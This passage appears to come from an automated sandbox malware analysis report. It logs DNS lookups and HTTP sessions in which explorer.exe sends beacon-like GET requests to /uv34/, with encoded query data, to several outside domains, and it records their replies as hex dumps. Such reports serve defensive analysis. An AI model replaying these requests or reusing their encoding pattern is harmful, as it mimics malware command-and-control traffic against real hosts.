May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 12, 2021 08:42:57.513603926 CEST	8.8.8.8	192.168.2.6	0x59d2	No error (0)	www.hysjs168.com		182.61.46.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.contorig2.com
- www.muldentaxi.com
- www.gofourd.com
- www.ihdeuruim.com
- www.embraceblm.com
- www.ytksw.com
- www.buraktradingltd.com
- www.bogolacke.com
- www.albanyhumanesociety.net
- www.sandybottomsflipflops.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49731	199.192.23.253	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:41:48.185560942 CEST	2172	OUT	GET /uv34/?_JB=SL3d2L8&D0Dhj=PNkuYexmaEbpw3EaQG1gqEXEhReu9m0wSncWUc9u1VG5H+XH3gAiJ6++bzNk4ZSFpS3p79DaPA== HTTP/1.1 Host: www.contorig2.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:41:48.454969883 CEST	2180	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 06:41:48 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 328 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 76 33 34 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 20 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /uv34/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49734	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:41:53.579425097 CEST	2273	OUT	GET /uv34/?D0Dhj=I0+BvmO4ljK/nbLycIQPHPNytqxJ+McfjEJZrssF4WFDr3bjf8ExST5+Hjhrql3HpJj1V9F8nQ==&_JB=SL3d2L8 HTTP/1.1 Host: www.muldentaxi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 08:41:53.655127048 CEST	2300	IN	HTTP/1.1 302 Found date: Wed, 12 May 2021 06:41:53 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_A8DzZfUNWnmyCgQkFEETWRyarn4GoD9jEfHJZQlHNvNvxDaUboNE7XItYz4j+wmkHTlV46ISip98njl/xfs3hQ== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Wed, 12 May 2021 06:41:53 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=muldentaxi.com&origin=sales_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-5cc4cbb56f-qzncz server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49737	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:41:58.769610882 CEST	5591	OUT	GET /uv34/?_JB=SL3d2L8&D0Dhj=JPLVpJ2/QgCmFDz5d9+MEwsOtRSRnv4p4HgKpBtvwLNy+R4nAh4AcVIWdvhB9Yv67aR/bJ0jJQ== HTTP/1.1 Host: www.gofourd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 08:41:58.906670094 CEST	6134	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 06:41:58 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c49-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49738	172.217.168.83	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:04.093743086 CEST	6156	OUT	GET /uv34/?D0Dhj=zJB2497tyCkLF9DVAXbTh77yBITnH8u2gz7PlO+nNFbEPXoEJKTpFMEIIpupFtT+IJYk9y/VZw==&_JB=SL3d2L8 HTTP/1.1 Host: www.ihdeuruim.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 08:42:04.168349028 CEST	6157	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 06:42:04 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 1665 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 2d 6c 65 74 74 65 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 65 74 74 65 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49739	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:09.292547941 CEST	6159	OUT	GET /uv34/?_JB=SL3d2L8&D0Dhj=eNNoAymEF6y0s09AHznbvWkLlOlpJJQGxSgvNiYX7faSVxdWVtwFBOGKoePvfd+8zgTPPgb0Mw== HTTP/1.1 Host: www.embraceblm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:09.429548025 CEST	6159	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 06:42:09 GMT Content-Type: text/html Content-Length: 275 ETag: "609953af-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49740	45.39.20.158	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:14.893963099 CEST	6160	OUT	GET /uv34/?D0Dhj=OWF93oT5YKzzQXpFcytjmkfHvlUSZBJisBPI3VKZy/Exqh7cdZ6jotFcBNfsZIZ5A8+OquT2pg==&_JB=SL3d2L8 HTTP/1.1 Host: www.ytksw.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 08:42:15.098475933 CEST	6160	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 12 May 2021 06:42:15 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49744	173.236.152.151	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:20.500356913 CEST	6170	OUT	GET /uv34/?_JB=SL3d2L8&D0Dhj=D75OsDlTHma4nCt/XHhVQTvedHvqJVej3CEGNnFddBs05fHEvG09litQFVRojVJr/TkJxJHlYg== HTTP/1.1 Host: www.buraktradingltd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 08:42:20.640997887 CEST	6171	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 06:42:20 GMT Server: Apache Location: https://www.buraktradingltd.com/uv34/?_JB=SL3d2L8&D0Dhj=D75OsDlTHma4nCt/XHhVQTvedHvqJVej3CEGNnFddBs05fHEvG09litQFVRojVJr/TkJxJHlYg== Content-Length: 344 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 75 72 61 6b 74 72 61 64 69 6e 67 6c 74 64 2e 63 6f 6d 2f 75 76 33 34 2f 3f 5f 4a 42 3d 53 4c 33 64 32 4c 38 26 61 6d 70 3b 44 30 44 68 6a 3d 44 37 35 4f 73 44 6c 54 48 6d 61 34 6e 43 74 2f 58 48 68 56 51 54 76 65 64 48 76 71 4a 56 65 6a 33 43 45 47 4e 6e 46 64 64 42 73 30 35 66 48 45 76 47 30 39 49 69 74 51 46 56 52 6f 6a 56 4a 72 2f 54 6b 4a 78 4a 48 6c 59 67 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49745	160.153.132.205	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:25.770747900 CEST	6173	OUT	GET /uv34/?D0Dhj=+vqKyqUCNNB8UOC5vqb0WBoKaqjxAK/4hHhktlBEWoOvrJqCXDBsl1GlrElBRZa3I6kwNHO8pA==&_JB=SL3d2L8 HTTP/1.1 Host: www.bogolacke.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 08:42:25.841358900 CEST	6174	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 06:42:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Length: 1699 Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 69 6c 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 62 6f 64 79 20 7b 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 3b 0a 7d 0a 0a 62 6f 64 79 2c 20 68 31 2c 20 70 20 7b 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 53 65 67 6f 65 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 22 4c 75 63 69 64 61 20 47 72 61 6e 64 65 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 37 37 70 78 3b 0a 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 31 37 30 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 35 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 72 6f 77 3a 62 65 66 6f 72 65 2c 20 2e 72 6f 77 3a 61 66 74 65 72 20 7b 0a 20 20 64 69 73 70 6c 61 79 3a 20 74 61 62 6c 65 3b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 20 22 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 36 20 7b 0a 20 20 77 69 64 74 68 3a 20 35 30 25 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 70 75 73 68 2d 33 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 32 35 25 3b 0a 7d 0a 0a 68 31 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 38 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 20 30 3b 0a 7d 0a 0a 2e 6c 65 61 64 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 31 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 0a 7d 0a 0a 70 20 7b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 30 70 78 3b 0a 7d 0a 0a 61 20 7b 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 32 38 32 65 36 3b 0a 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 61 69 6e 65 72 20 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 65 72 72 6f 72 22 3e 0a 20 20 3c 73 76 67 20 68 65 69 67 68 74 3d 22 31 30 30 22 20 77 69 64 74 68 3d 22 31 30 30 22 3e 0a 20 20 20 20 3c 70 6f 6c 79 67 6f 6e 20 70 6f 69 6e 74 73 3d 22 35 30 2c 32 35 20 31 37 2c 38 30 20 38 32 2c 38 30 22 20 73 74 72 6f 6b 65 2d 6c 69 6e 65 6a 6f 69 6e 3d 22 72 6f 75 Data Ascii: <!DOCTYPE html><html><head><title>File Not Found</title><meta http-equiv="content-type" content="text/html; charset=utf-8" ><meta name="viewport" content="width=device-width, initial-scale=1.0"><style type="text/css">body { background-color: #eee;}body, h1, p { font-family: "Helvetica Neue", "Segoe UI", Segoe, Helvetica, Arial, "Lucida Grande", sans-serif; font-weight: normal; margin: 0; padding: 0; text-align: center;}.container { margin-left: auto; margin-right: auto; margin-top: 177px; max-width: 1170px; padding-right: 15px; padding-left: 15px;}.row:before, .row:after { display: table; content: " ";}.col-md-6 { width: 50%;}.col-md-push-3 { margin-left: 25%;}h1 { font-size: 48px; font-weight: 300; margin: 0 0 20px 0;}.lead { font-size: 21px; font-weight: 200; margin-bottom: 20px;}p { margin: 0 0 10px;}a { color: #3282e6; text-decoration: none;}</style></head><body> <svg height="100" width="100"> <polygon points="50,25 17,80 82,80" stroke-linejoin="rou

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49748	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:41.199654102 CEST	6194	OUT	GET /uv34/?_JB=SL3d2L8&D0Dhj=n+Qx4VWs28a7eV8im5Y5Lb9MLKmoTPPxFKEnTVg2IpEKdb6ImeQQO/tB44tc09WLnIG/s9VgcA== HTTP/1.1 Host: www.albanyhumanesociety.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:41.336272955 CEST	6195	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 06:42:41 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c26-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 